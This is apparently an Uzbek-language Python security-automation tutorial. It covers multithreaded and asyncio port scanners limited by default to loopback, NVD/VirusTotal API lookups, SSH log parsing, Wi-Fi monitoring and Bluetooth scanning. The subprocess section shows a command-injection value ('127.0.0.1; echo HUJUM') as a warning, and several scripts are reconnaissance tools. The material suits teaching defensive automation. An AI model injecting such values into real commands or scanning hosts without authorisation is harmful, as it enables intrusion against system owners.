Hozirgi skanerlar portlarni birin-ketin tekshiradi, shuning uchun sekin. Bu qismda ko'p oqimli va asinxron ishlash, regex bilan log tahlili, tashqi API va dasturlar bilan ishlash, loyihani to'g'ri tashkil qilish hamda natijani jadval va grafikka aylantirish o'rgatiladi. Barcha skanerlar sukut bo'yicha faqat 127.0.0.1 bilan ishlaydi.

MAQSAD **Security Automation / SOC Automation yo'nalishi**

THREADING VA CONCURRENT.FUTURES

threading va ThreadPoolExecutor

Tarmoq so'rovlari asosan kutish bilan o'tadi, shuning uchun bir nechta oqim (thread) bir vaqtda kutsa, ish keskin tezlashadi. ThreadPoolExecutor oqimlar sonini cheklaydi va natijalarni qaytaradi. Umumiy o'zgaruvchini bir nechta oqim o'zgartirsa, Lock kerak.

bash

```
$ python3 oqimlar.py
ketma-ket va parallel ishlashni solishtirish
```

python

```
$ cat <<'PYEOF' > oqimlar.py
import threading
import time
from concurrent.futures import ThreadPoolExecutor


def sekin_tekshir(port):
    """Uzoq hostga ulanishdagi kutishni taqlid qiladi (0.05 s)."""
    time.sleep(0.05)
    return port, port % 7 == 0


portlar = list(range(1, 101))

boshi = time.perf_counter()
ketma_ket = [sekin_tekshir(p) for p in portlar]
t1 = time.perf_counter() - boshi
```

```
boshi = time.perf_counter()
with ThreadPoolExecutor(max_workers=20) as hovuz:
    parallel = list(hovuz.map(sekin_tekshir, portlar))
t2 = time.perf_counter() - boshi

print(f"Ketma-ket: {t1:.2f} s | 20 oqim: {t2:.2f} s | tezlanish: {t1 / t2:.1f} marta")
assert ketma_ket == parallel

# umumiy hisoblagich: Lock bo'lmasa natija buzilishi mumkin
sanoq = 0
qulf = threading.Lock()


def oshir():
    global sanoq
    for _ in range(100000):
        with qulf:
            sanoq += 1


oqimlar = [threading.Thread(target=oshir) for _ in range(4)]
for o in oqimlar:
    o.start()
for o in oqimlar:
    o.join()
print("Hisoblagich (kutilgan 400000):", sanoq)
PYEOF
$ python3 oqimlar.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

THREADING VA CONCURRENT.FUTURES

Ko'p oqimli port skaner

as_completed natijalarni tayyor bo'lgan zahoti beradi. Skaner faqat loopback manzilda ishlaydi; boshqa host uchun --ruxsat (yozma ruxsat bo'lsa) kerak.

bash

```
$ python3 tez_skaner.py
1-1024 portlar, 100 oqim
```

bash

```
$ python3 tez_skaner.py --port-dan 1 --port-gacha 9000
kengroq diapazon
```

python

```
$ cat <<'PYEOF' > tez_skaner.py
import argparse
import ipaddress
import socket
import sys
import time
from concurrent.futures import ThreadPoolExecutor, as_completed


def ochiqmi(ip, port, timeout):
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.settimeout(timeout)
        return port, s.connect_ex((ip, port)) == 0


def main():
    p = argparse.ArgumentParser(description="Ko'p oqimli port skaner")
    p.add_argument("--ip", default="127.0.0.1")
    p.add_argument("--port-dan", type=int, default=1)
```

```
    p.add_argument("--port-gacha", type=int, default=1024)
    p.add_argument("--oqim", type=int, default=100)
    p.add_argument("--timeout", type=float, default=0.3)
    p.add_argument("--ruxsat", action="store_true", help="loopback bo'lmagan host uchun
        yozma ruxsat bor")
    a = p.parse_args()

    if not ipaddress.ip_address(a.ip).is_loopback and not a.ruxsat:
        sys.exit("Faqat o'z kompyuteringiz yoki yozma ruxsat berilgan host (--ruxsat)")

    boshi = time.perf_counter()
    ochiq = []
    with ThreadPoolExecutor(max_workers=a.oqim) as hovuz:
        ishlar = [hovuz.submit(ochiqmi, a.ip, port, a.timeout)
                  for port in range(a.port_dan, a.port_gacha + 1)]
        for ish in as_completed(ishlar):
            port, holat = ish.result()
            if holat:
                ochiq.append(port)
    print("Ochiq portlar:", sorted(ochiq) or "yo'q")
    print(f"{a.port_gacha - a.port_dan + 1} port, {time.perf_counter() - boshi:.2f} s")


if __name__ == "__main__":
    main()
PYEOF
$ python3 tez_skaner.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

ASYNCIO

asyncio

Bitta oqimda minglab ulanishni boshqaradi: await kutish paytida boshqa vazifalarga o'tadi. asyncio.open_connection ulanadi, wait_for vaqtni cheklaydi, Semaphore bir vaqtdagi ulanishlar sonini cheklaydi (tizimni bo'g'ib qo'ymaslik uchun).

bash

```
$ python3 async_skaner.py
```

o'z serverini ochib, uni skanerlash

python

```
$ cat <<'PYEOF' > async_skaner.py
import asyncio


async def tekshir(ip, port, semafor, timeout=0.5):
    async with semafor:
        try:
            _, yozuvchi = await asyncio.wait_for(asyncio.open_connection(ip, port),
                timeout)
            yozuvchi.close()
            await yozuvchi.wait_closed()
            return port, True
        except (OSError, asyncio.TimeoutError):
            return port, False


async def asosiy():
    # skaner ishlashini ko'rsatish uchun tasodifiy portda mahalliy server ochamiz
    server = await asyncio.start_server(lambda r, w: w.close(), "127.0.0.1", 0)
    server_port = server.sockets[0].getsockname()[1]
    portlar = list(range(server_port - 3, server_port + 4)) + [22, 80, 443]

    semafor = asyncio.Semaphore(200)
    natija = await asyncio.gather(*(tekshir("127.0.0.1", p, semafor) for p in portlar))
```

```
    print("Server porti:", server_port)
    print("Ochiq:", sorted(p for p, ok in natija if ok))
    server.close()
    await server.wait_closed()


asyncio.run(asosiy())
PYEOF
$ python3 async_skaner.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

REQUESTS VA JSON: API BILAN ISHLASH

requests

pip install requests. get/post, timeout (har doim bering!), raise_for_status() xatoli javobda istisno chiqaradi, .json() javobni lug'atga aylantiradi, Session ulanishni qayta ishlatadi. API kalitni kodga emas, os.environ ga qo'ying.

bash

```
$ pip install requests
```

kutubxonani o'rnatish

bash

```
$ python3 api_misol.py
```

mahalliy API ga so'rov

python

```
$ cat <<'PYEOF' > api_misol.py
import json
import threading
from http.server import BaseHTTPRequestHandler, HTTPServer

import requests


class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        tana = json.dumps({"ip": "203.0.113.9", "xavf": "yuqori", "urinishlar":
            17}).encode()
        self.send_response(200)
        self.send_header("Content-Type", "application/json")
        self.end_headers()
        self.wfile.write(tana)

    def log_message(self, *args):
        pass


server = HTTPServer(("127.0.0.1", 0), Handler)
threading.Thread(target=server.serve_forever, daemon=True).start()
url = f"http://127.0.0.1:{server.server_port}/ip/203.0.113.9"

with requests.Session() as sessiya:
    sessiya.headers["User-Agent"] = "kali-maktab/1.0"
    try:
        javob = sessiya.get(url, timeout=3)
        javob.raise_for_status()
        malumot = javob.json()
        print(javob.status_code, malumot["ip"], "->", malumot["xavf"])
    except requests.exceptions.RequestException as xato:
        print("So'rov xatosi:", xato)
server.shutdown()
PYEOF
$ python3 api_misol.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

REQUESTS VA JSON: API BILAN ISHLASH

NVD (CVE) va VirusTotal API

NVD API 2.0 zaiflik ma'lumotini beradi, VirusTotal fayl xeshi bo'yicha tahlil natijasini. Ikkalasida ham so'rovlar soni cheklangan (rate limit), kalit os.environ orqali olinadi. Faylning o'zini emas, faqat SHA-256 xeshini yuboring.

bash

```
$ export VT_API_KEY=sizning_kalitingiz
```

kalitni muhitga qo'yish

bash

```
$ python3 cve_api.py CVE-2021-44228
```

zaiflik tavsifi

bash

```
$ python3 vt_tekshir.py notes.txt
```

fayl xeshi bo'yicha tekshirish

python

```
$ cat <<'PYEOF' > cve_api.py
import sys

import requests

URL = "https://services.nvd.nist.gov/rest/json/cves/2.0"


def cve_ol(cve_id):
    javob = requests.get(URL, params={"cveId": cve_id}, timeout=15)
    javob.raise_for_status()
    yozuvlar = javob.json().get("vulnerabilities", [])
    if not yozuvlar:
        return None
    cve = yozuvlar[0]["cve"]
    tavsif = next((d["value"] for d in cve["descriptions"] if d["lang"] == "en"), "")
    return {"id": cve["id"], "tavsif": tavsif[:300]}


if __name__ == "__main__":
    cve_id = sys.argv[1] if len(sys.argv) > 1 else "CVE-2021-44228"
    try:
        print(cve_ol(cve_id) or "Topilmadi")
    except requests.exceptions.RequestException as xato:
        print("Tarmoq xatosi:", xato)
PYEOF
$ python3 cve_api.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

python

```
$ cat <<'PYEOF' > vt_tekshir.py
import hashlib
import os
import sys

import requests


def sha256(yol):
    h = hashlib.sha256()
    with open(yol, "rb") as f:
        for blok in iter(lambda: f.read(65536), b""):
            h.update(blok)
    return h.hexdigest()
```

```
def main():
    kalit = os.environ.get("VT_API_KEY")
    if not kalit or len(sys.argv) < 2:
        sys.exit("Ishlatish: VT_API_KEY=... python3 vt_tekshir.py fayl")
    xesh = sha256(sys.argv[1])
    javob = requests.get(f"https://www.virustotal.com/api/v3/files/{xesh}",
                         headers={"x-apikey": kalit}, timeout=15)
    if javob.status_code == 404:
        print("VirusTotal bazasida yo'q:", xesh)
        return
    javob.raise_for_status()
    statistika = javob.json()["data"]["attributes"]["last_analysis_stats"]
    print(xesh, statistika)


if __name__ == "__main__":
    main()
PYEOF
$ python3 vt_tekshir.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

RE: REGEX BILAN LOG TAHLILI

re moduli

Regex — matndan namuna bo'yicha qism ajratish. \d raqam, \w harf/raqam, + bir yoki ko'p, {1,3} takror soni, (?P<nom>...) nomli guruh. finditer barcha moslikni topadi. Regex IP ning to'g'riligini tekshirmaydi (999.1.1.1 ham mos keladi), shuning uchun ipaddress bilan tasdiqlang.

bash

```
$ python3 -c "import re; print(re.findall(r'\d+', 'port 22 va 443'))"
```

raqamlarni ajratish

bash

```
$ python3 regex_log.py
```

logdan IP, foydalanuvchi va vaqt

python

```
$ cat <<'PYEOF' > regex_log.py
import ipaddress
import re
from collections import Counter

LOG = """\
Oct 18 10:01:02 srv sshd[811]: Failed password for root from 203.0.113.9 port 51022 ssh2
Oct 18 10:01:05 srv sshd[811]: Failed password for invalid user admin from 203.0.113.9
    port 51030 ssh2
Oct 18 10:02:10 srv sshd[820]: Accepted publickey for ali from 10.0.0.5 port 40100 ssh2
Oct 18 10:03:44 srv sshd[833]: Failed password for root from 198.51.100.77 port 60011 ssh2
Oct 18 10:03:50 srv sshd[833]: Failed password for root from 999.999.1.1 port 60012 ssh2
"""

NAMUNA = re.compile(
    r"^(?P<vaqt>\w{3} \d+ [\d:]+) \S+ sshd\[\d+\]: Failed password for "
    r"(?:invalid user )?(?P<user>\S+) from (?P<ip>\d{1,3}(?:\.\d{1,3}){3}) port
        (?P<port>\d+)",
    re.MULTILINE,
)

sanoq = Counter()
foydalanuvchilar = Counter()
for m in NAMUNA.finditer(LOG):
    try:
        ipaddress.ip_address(m["ip"])        # regex ga ishonmang: tasdiqlang
```

```
    except ValueError:
        print("Noto'g'ri IP o'tkazib yuborildi:", m["ip"])
        continue
    sanoq[m["ip"]] += 1
    foydalanuvchilar[m["user"]] += 1

print("IP bo'yicha:", dict(sanoq))
print("Foydalanuvchi bo'yicha:", dict(foydalanuvchilar))
print("Vaqtlar:", [m["vaqt"] for m in NAMUNA.finditer(LOG)][:2])
PYEOF
$ python3 regex_log.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

SUBPROCESS: TASHQI DASTURLARNI CHAQIRISH

subprocess

Python ichidan nmap, ping, ss kabi dasturlarni ishga tushiradi. Argumentlarni ro'yxat qilib bering va shell=True ishlatmang: foydalanuvchi kiritgan matn shell ga tushsa, buyruq in'ektsiyasi (command injection) bo'ladi. timeout bilan osilib qolishdan, check=True bilan jim xatodan saqlaning.

bash

```
$ python3 subprocess_misol.py
```

xavfsiz chaqirish namunasi

python

```
$ cat <<'PYEOF' > subprocess_misol.py
import shlex
import shutil
import subprocess


def bajar(buyruq, vaqt=10):
    """Buyruqni ro'yxat ko'rinishida xavfsiz bajaradi."""
    try:
        r = subprocess.run(buyruq, capture_output=True, text=True, timeout=vaqt,
            check=True)
        return r.stdout
    except FileNotFoundError:
        return f"Topilmadi: {buyruq[0]}"
    except subprocess.TimeoutExpired:
        return "Vaqt tugadi"
    except subprocess.CalledProcessError as xato:
        return f"Xato kodi {xato.returncode}: {xato.stderr.strip()}"


print(bajar(["uname", "-s"]).strip())

if shutil.which("nmap"):
    chiqish = bajar(["nmap", "-p", "22,80,443", "127.0.0.1"], vaqt=30)
    print("\n".join(chiqish.splitlines()[:8]))
else:
    print("nmap o'rnatilmagan: sudo apt install nmap")

# NOTO'G'RI: foydalanuvchi matni to'g'ridan-to'g'ri shell ga ketadi
nomalum = "127.0.0.1; echo HUJUM"
print("Xavfli yozuv bo'lardi:", f"ping -c1 {nomalum}")
# TO'G'RI: shell yo'q, matn bitta argument sifatida uzatiladi
print("Xavfsiz argument:", shlex.quote(nomalum))
print(bajar(["echo", nomalum]).strip())   # ; shell tomonidan talqin qilinmaydi
PYEOF
$ python3 subprocess_misol.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

VENV, PIP, REQUIREMENTS.TXT

venv va pip

Har loyiha uchun alohida muhit — kutubxona versiyalari to'qnashmaydi va tizim Python'i buzilmaydi. requirements.txt loyihani boshqa kompyuterda aynan shu holda qayta tiklash imkonini beradi. Muhit papkasini (.venv) gitga qo'shmang.

bash
```
$ python3 -m venv .venv
```
muhit yaratish

bash
```
$ source .venv/bin/activate
```
muhitni yoqish (terminal oldida (.venv) chiqadi)

bash
```
$ pip install requests pandas
```
kutubxona o'rnatish

bash
```
$ pip freeze > requirements.txt
```
versiyalarni saqlash

bash
```
$ pip install -r requirements.txt
```
boshqa joyda tiklash

bash
```
$ pip list --outdated
```
eskirganlarni ko'rish

bash
```
$ deactivate
```
muhitdan chiqish

bash
```
$ echo ".venv/" >> .gitignore
```
gitdan chiqarish

CSV, PANDAS VA MATPLOTLIB

csv

Standart kutubxona: DictReader qatorni lug'at qilib beradi, DictWriter lug'atni yozadi. newline="" Windows da bo'sh qatorlar chiqishining oldini oladi.

bash
```
$ python3 csv_misol.py
```
skan natijasini CSV ga yozish va o'qish

python
```
$ cat <<'PYEOF' > csv_misol.py
import csv

qatorlar = [
    {"ip": "203.0.113.9", "port": 22, "urinish": 17},
    {"ip": "198.51.100.77", "port": 22, "urinish": 3},
    {"ip": "203.0.113.9", "port": 80, "urinish": 5},
]

with open("skan.csv", "w", newline="", encoding="utf-8") as f:
```

```
    yozuvchi = csv.DictWriter(f, fieldnames=["ip", "port", "urinish"])
    yozuvchi.writeheader()
    yozuvchi.writerows(qatorlar)

with open("skan.csv", newline="", encoding="utf-8") as f:
    for q in csv.DictReader(f):
        print(q["ip"], q["port"], int(q["urinish"]) * 2)
PYEOF
$ python3 csv_misol.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

CSV, PANDAS VA MATPLOTLIB

pandas

Jadval ma'lumotlari uchun asosiy kutubxona: groupby, sort_values, filtrlash, hisoblash. Mingdan ortiq qatorli loglarni tahlil qilishda for sikliga qaraganda ancha qulay.

bash

```
$ pip install pandas
```

o'rnatish

bash

```
$ python3 pandas_log.py
```

guruhlash va saralash

python

```
$ cat <<'PYEOF' > pandas_log.py
import pandas as pd

df = pd.DataFrame({
    "ip": ["203.0.113.9", "203.0.113.9", "198.51.100.77", "10.0.0.5", "203.0.113.9"],
    "holat": ["Failed", "Failed", "Failed", "Accepted", "Failed"],
    "port": [22, 22, 22, 22, 80],
})

xato = df[df["holat"] == "Failed"]
print(xato.groupby("ip").size().sort_values(ascending=False))
print()
print(pd.crosstab(df["ip"], df["holat"]))
print("\nEng ko'p urinish:", xato["ip"].value_counts().idxmax())
PYEOF
$ python3 pandas_log.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

CSV, PANDAS VA MATPLOTLIB

matplotlib

Natijani grafikka aylantiradi. Serverda ekran bo'lmasa matplotlib.use("Agg") bilan to'g'ridan-to'g'ri PNG fayl yaratiladi. Hisobotga qo'yish uchun juda qulay.

bash

```
$ pip install matplotlib
```

o'rnatish

bash

```
$ python3 grafik_chiqar.py
```

PNG grafik yaratish

python

```
$ cat <<'PYEOF' > grafik_chiqar.py
import matplotlib
matplotlib.use("Agg")                  # ekransiz rejim
```

```
import matplotlib.pyplot as plt

ip_lar = ["203.0.113.9", "198.51.100.77", "192.0.2.14", "10.0.0.8"]
urinish = [17, 8, 5, 2]

fig, ax = plt.subplots(figsize=(7, 3.5))
ax.bar(ip_lar, urinish, color="#0f8f7e")
ax.axhline(5, color="#b91c1c", linestyle="--", label="Chegara (5)")
ax.set_title("Muvaffaqiyatsiz kirish urinishlari")
ax.set_ylabel("Urinishlar soni")
ax.legend()
fig.tight_layout()
fig.savefig("urinishlar.png", dpi=120)
print("Saqlandi: urinishlar.png")
PYEOF
$ python3 grafik_chiqar.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

TAKRORLASH SAVOLLARI

Savol 1: Nega port skaner uchun ko'p oqim ishlatiladi?

Javob: tarmoq so'rovlarida dastur asosan javob kutadi; bir nechta oqim bir vaqtda kutganda umumiy vaqt keskin qisqaradi. asyncio esa buni bitta oqimda, kamroq resurs bilan qiladi.

TAKRORLASH SAVOLLARI

Savol 2: subprocess da nega shell=True xavfli?

Javob: foydalanuvchi matni shell tomonidan talqin qilinadi, shuning uchun ";" yoki "&&" orqali qo'shimcha buyruq bajarilishi mumkin (command injection). Argumentlarni ro'yxat qilib berish bu xavfni yo'qotadi.

TAKRORLASH SAVOLLARI

Savol 3: Regex IP manzilni tasdiqlay oladimi?

Javob: yo'q, \d{1,3} 999 ni ham qabul qiladi; matndan ajratib olish uchun regex, to'g'riligini tekshirish uchun ipaddress modulidan foydalaning.

TAKRORLASH SAVOLLARI

Savol 4: requirements.txt nima uchun kerak?

Javob: loyiha ishlatgan kutubxona versiyalarini yozib qo'yadi, shu sabab loyihani boshqa kompyuterda aynan shu holatda pip install -r bilan tiklash mumkin.



13 Python bilan Wi-Fi, Bluetooth va signal tahlili: kengaytirilgan 20 mavzu

30 ta buyruq · 6 ta bo'lim

10-qismdagi "Python: Wi-Fi", "Python: Bluetooth" va "Python: Signallar (SDR)" bo'limlarining davomi — yangi 20 ta mavzu: tarmoq tarixi va grafik, Bluetooth Classic/BLE/NFC, SDR demodulatsiya va filtrlash, GPS va IoT protokollari. Har bir bo'lim oxirida o'sha yo'nalishdagi barcha mavzularni birlashtirgan amaliy vosita, kitob oxirida esa 20 mavzuning barchasini birlashtirgan yakuniy dastur berilgan. Barcha misollar faqat o'zingizning qurilmangiz, tarmog'ingiz yoki uskunangiz bilan ishlatiladi.

MAQSAD **Security Automation / IoT yo'nalishi**

WI-FI: KENGAYTIRILGAN MAVZULAR

Bilingan tarmoqlar bazasi va solishtirish

Atrofdagi tarmoqlar ro'yxatini oldindan saqlangan "bilingan" ro'yxat bilan solishtirib, notanish SSID paydo bo'lganini aniqlash — Wi-Fi anomaliya monitoringining asosi, lekin bu safar natija JSON faylda saqlanadi va har ishga tushirilganda avtomatik yangilanadi.

bash

```
$ python3 wifi_baza.py
birinchi ishga tushirishda bazani yaratadi, keyingisida solishtiradi
```

python

```
$ cat <<'PYEOF' > wifi_baza.py
import json
import subprocess
from pathlib import Path

BAZA_FAYLI = Path("wifi_baza.json")


def tarmoqlarni_ol():
    try:
        natija = subprocess.run(
```

```
            ["nmcli", "-t", "-f", "SSID", "dev", "wifi", "list"],
            capture_output=True, text=True, timeout=10,
        )
        return set(filter(None, natija.stdout.strip().split("\n")))
    except FileNotFoundError:
        return set()


def baza_oqi():
    if BAZA_FAYLI.exists():
        return set(json.loads(BAZA_FAYLI.read_text(encoding="utf-8")))
    return set()


def baza_yoz(tarmoqlar):
    BAZA_FAYLI.write_text(json.dumps(sorted(tarmoqlar), ensure_ascii=False, indent=2),
        encoding="utf-8")


def main():
    hozirgi = tarmoqlarni_ol()
    bilingan = baza_oqi()

    if not bilingan:
        baza_yoz(hozirgi)
        print(f"Boshlang'ich baza yaratildi: {len(hozirgi)} ta tarmoq saqlandi")
        return

    yangi = hozirgi - bilingan
    yoqolgan = bilingan - hozirgi
    if yangi:
        print("OGOHLANTIRISH! Notanish tarmoq(lar):", yangi)
    else:
        print("Yangi tarmoq yo'q.")
    if yoqolgan:
        print("Ko'rinmay qolgan tarmoqlar:", yoqolgan)

    baza_yoz(hozirgi | bilingan)  # bazani kengaytirib boramiz


if __name__ == "__main__":
    main()
PYEOF
$ python3 wifi_baza.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

WI-FI: KENGAYTIRILGAN MAVZULAR

Signal kuchi grafigi (RSSI trend)

Bitta tarmoqning signal kuchini vaqt bo'yicha o'lchab, CSV ga yozib boradi va matplotlib bilan chiziqli grafik chizadi — signal qachon zaiflashayotganini (router joyini o'zgartirish kerakligini) vizual ko'rsatadi.

bash

```
$ python3 wifi_rssi_grafik.py UyWifi
```

10 marta o'lchab grafik chizadi

python

```
$ cat <<'PYEOF' > wifi_rssi_grafik.py
import subprocess
import sys
import time

import matplotlib
matplotlib.use("Agg")
import matplotlib.pyplot as plt
```

```
def signal_ol(ssid):
    r = subprocess.run(
        ["nmcli", "-t", "-f", "SSID,SIGNAL", "dev", "wifi", "list"],
        capture_output=True, text=True, timeout=10,
    )
    for qator in r.stdout.strip().split("\n"):
        if not qator:
            continue
        nom, signal = qator.rsplit(":", 1)
        if nom == ssid:
            return int(signal)
    return None


def main():
    ssid = sys.argv[1] if len(sys.argv) > 1 else "UyWifi"
    o_lchovlar = []
    print(f"{ssid} signalini kuzatish boshlandi (10 o'lchov, har 3 soniyada)...")
    for i in range(10):
        qiymat = signal_ol(ssid)
        o_lchovlar.append(qiymat if qiymat is not None else 0)
        print(f"  {i + 1}/10: {qiymat if qiymat is not None else 'topilmadi'}%")
        time.sleep(3)

    fig, ax = plt.subplots(figsize=(7, 3.5))
    ax.plot(range(1, 11), o_lchovlar, marker="o", color="#0f8f7e")
    ax.set_title(f"{ssid} signal kuchi (vaqt bo'yicha)")
    ax.set_xlabel("O'lchov raqami")
    ax.set_ylabel("Signal (%)")
    ax.set_ylim(0, 100)
    fig.tight_layout()
    fig.savefig("wifi_rssi_trend.png", dpi=120)
    print("Saqlandi: wifi_rssi_trend.png")


if __name__ == "__main__":
    main()
PYEOF
$ python3 wifi_rssi_grafik.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

WI-FI: KENGAYTIRILGAN MAVZULAR

nmcli bilan avtomatik ulanish/uzish

Oldindan saqlangan tarmoq nomiga avtomatik ulanish va kerak bo'lganda uzish — masalan skript tungi vaqtda o'z tarmog'idan uzilib, ertalab qaytadan ulanishini avtomatlashtirish uchun.

bash

```
$ python3 wifi_avtoulanish.py ulan UyWifi
tarmoqqa ulanish
```

bash

```
$ python3 wifi_avtoulanish.py uz UyWifi
tarmoqdan uzish
```

python

```
$ cat <<'PYEOF' > wifi_avtoulanish.py
import subprocess
import sys


def ulan(ssid):
    r = subprocess.run(["nmcli", "con", "up", ssid], capture_output=True, text=True,
```

```
        timeout=15)
    print(r.stdout or r.stderr)


def uz(ssid):
    r = subprocess.run(["nmcli", "con", "down", ssid], capture_output=True, text=True,
        timeout=15)
    print(r.stdout or r.stderr)


def main():
    if len(sys.argv) < 3:
        print("Ishlatish: python3 wifi_avtoulanish.py [ulan|uz] TARMOQ_NOMI")
        return
    amal, ssid = sys.argv[1], sys.argv[2]
    if amal == "ulan":
        ulan(ssid)
    elif amal == "uz":
        uz(ssid)
    else:
        print("Noma'lum amal, 'ulan' yoki 'uz' kiriting")


if __name__ == "__main__":
    main()
PYEOF
$ python3 wifi_avtoulanish.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

WI-FI: KENGAYTIRILGAN MAVZULAR

Wi-Fi kanal tirbandligini tahlil qilish

Atrofdagi tarmoqlar qaysi kanalda to'planganini sanaydi — eng bo'sh kanalni tanlash orqali o'z routeringiz tezligini oshirish mumkin (2.4 GHz diapazonida 1, 6, 11 kanallar bir-biriga kamroq xalaqit beradi).

bash

```
$ python3 wifi_kanal.py
kanal bo'yicha tirbandlik hisoboti
```

python

```
$ cat <<'PYEOF' > wifi_kanal.py
import subprocess
from collections import Counter


def kanal_statistika():
    r = subprocess.run(
        ["nmcli", "-t", "-f", "SSID,CHAN", "dev", "wifi", "list"],
        capture_output=True, text=True, timeout=10,
    )
    sanoq = Counter()
    for qator in r.stdout.strip().split("\n"):
        if not qator:
            continue
        qismlar = qator.rsplit(":", 1)
        if len(qismlar) == 2 and qismlar[1].isdigit():
            sanoq[int(qismlar[1])] += 1
    return sanoq


def main():
    sanoq = kanal_statistika()
    if not sanoq:
        print("Kanal ma'lumoti topilmadi (nmcli yo'q yoki Wi-Fi o'chiq)")
        return
```

```
    print("Kanal bo'yicha tarmoqlar soni:")
    for kanal, soni in sorted(sanoq.items()):
        print(f"  {kanal}-kanal: {'#' * soni} ({soni})")
    eng_bosh = min(sanoq, key=sanoq.get)
    print(f"\nEng kam band kanal: {eng_bosh} ({sanoq[eng_bosh]} tarmoq)")


if __name__ == "__main__":
    main()
PYEOF
$ python3 wifi_kanal.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

WI-FI: KENGAYTIRILGAN MAVZULAR

Wi-Fi monitoring vositasi — hammasi birga

Yuqoridagi to'rtta mavzuni (bilingan baza, signal trendi, avtomatik ulanish, kanal tahlili) bitta buyruq ostida birlashtirgan amaliy vosita — uy yoki ofis Wi-Fi holatini bir skript bilan to'liq hisobot qiladi.

bash

```
$ python3 wifi_vosita.py
to'liq Wi-Fi hisobotini chiqaradi
```

python

```
$ cat <<'PYEOF' > wifi_vosita.py
import json
import subprocess
from collections import Counter
from pathlib import Path

BAZA_FAYLI = Path("wifi_baza.json")


def tarmoqlar_royxati():
    try:
        r = subprocess.run(
            ["nmcli", "-t", "-f", "SSID,SIGNAL,CHAN", "dev", "wifi", "list"],
            capture_output=True, text=True, timeout=10,
        )
        return [q for q in r.stdout.strip().split("\n") if q]
    except FileNotFoundError:
        return []


def tahlil_qil(qatorlar):
    ssidlar, kanal_sanoq = set(), Counter()
    for q in qatorlar:
        qismlar = q.split(":")
        if len(qismlar) >= 3:
            ssid, signal, kanal = qismlar[0], qismlar[1], qismlar[2]
            ssidlar.add(ssid)
            if kanal.isdigit():
                kanal_sanoq[int(kanal)] += 1
    return ssidlar, kanal_sanoq


def notanish_tarmoqlar(ssidlar):
    bilingan = set(json.loads(BAZA_FAYLI.read_text(encoding="utf-8"))) if
        BAZA_FAYLI.exists() else set()
    yangi = ssidlar - bilingan
    BAZA_FAYLI.write_text(json.dumps(sorted(ssidlar | bilingan), ensure_ascii=False,
        indent=2), encoding="utf-8")
    return yangi
```

```
def main():
    qatorlar = tarmoqlar_royxati()
    if not qatorlar:
        print("Wi-Fi ma'lumoti olinmadi: nmcli o'rnatilmagan yoki Wi-Fi o'chiq")
        return

    ssidlar, kanal_sanoq = tahlil_qil(qatorlar)
    yangi = notanish_tarmoqlar(ssidlar)

    print(f"=== Wi-Fi hisoboti ({len(ssidlar)} ta tarmoq) ===")
    if yangi:
        print("OGOHLANTIRISH! Yangi/notanish tarmoqlar:", yangi)
    else:
        print("Hammasi tanish tarmoqlar.")

    if kanal_sanoq:
        eng_bosh = min(kanal_sanoq, key=kanal_sanoq.get)
        print(f"Eng kam band kanal: {eng_bosh}")
        for kanal, soni in sorted(kanal_sanoq.items()):
            print(f"  {kanal}-kanal: {soni} tarmoq")


if __name__ == "__main__":
    main()
PYEOF
$ python3 wifi_vosita.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

BLUETOOTH: KENGAYTIRILGAN MAVZULAR

Bluetooth Classic skanerlash (pybluez)

BLE (Bluetooth Low Energy)'dan farqli, Bluetooth Classic — eski uslubdagi qurilmalar (ba'zi quloqchin, printer) uchun; pybluez kutubxonasi faqat Linux'da yaxshi ishlaydi va kam quvvatli BLE'ga qaraganda boshqacha protokol ishlatadi.

bash

```
$ pip install pybluez
```

kutubxonani o'rnatish (Linux uchun)

python

```
$ cat <<'PYEOF' > bt_classic_skan.py
try:
    import bluetooth

    print("Bluetooth Classic qurilmalar izlanmoqda (8 soniya)...")
    qurilmalar = bluetooth.discover_devices(duration=8, lookup_names=True)
    if not qurilmalar:
        print("Hech narsa topilmadi")
    for manzil, nom in qurilmalar:
        print(f"{manzil}  {nom}")
except ImportError:
    print("pybluez o'rnatilmagan. O'rnatish: pip install pybluez")
except Exception as xato:
    print("Bluetooth xatosi (adapter yoqilganmi?):", xato)
PYEOF
$ python3 bt_classic_skan.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

BLUETOOTH: KENGAYTIRILGAN MAVZULAR

BLE GATT xizmat va xususiyatlarini o'qish

Har bir BLE qurilma GATT (Generic Attribute Profile) orqali "xizmat"larga (service) va ularning "xususiyatlariga" (characteristic) ega — masalan batareya darajasi alohida xususiyat sifatida o'qiladi. bleak kutubxonasi bular bilan asinxron ishlaydi.

bash

```
$ python3 ble_gatt.py AA:BB:CC:11:22:33
```

qurilma manzili bilan xizmatlarni ko'rish

python

```
$ cat <<'PYEOF' > ble_gatt.py
import asyncio
import sys

try:
    from bleak import BleakClient
except ImportError:
    BleakClient = None


async def xizmatlarni_oqi(manzil):
    async with BleakClient(manzil) as mijoz:
        print(f"{manzil} ga ulandi, xizmatlar:")
        for xizmat in mijoz.services:
            print(f"  Xizmat: {xizmat.uuid}")
            for xususiyat in xizmat.characteristics:
                print(f"    Xususiyat: {xususiyat.uuid}  ({',
                    '.join(xususiyat.properties)})")


def main():
    if BleakClient is None:
        print("bleak o'rnatilmagan. O'rnatish: pip install bleak")
        return
    if len(sys.argv) < 2:
        print("Ishlatish: python3 ble_gatt.py QURILMA_MANZILI")
        return
    try:
        asyncio.run(xizmatlarni_oqi(sys.argv[1]))
    except Exception as xato:
        print("Ulanib bo'lmadi:", xato)


if __name__ == "__main__":
    main()
PYEOF
$ python3 ble_gatt.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

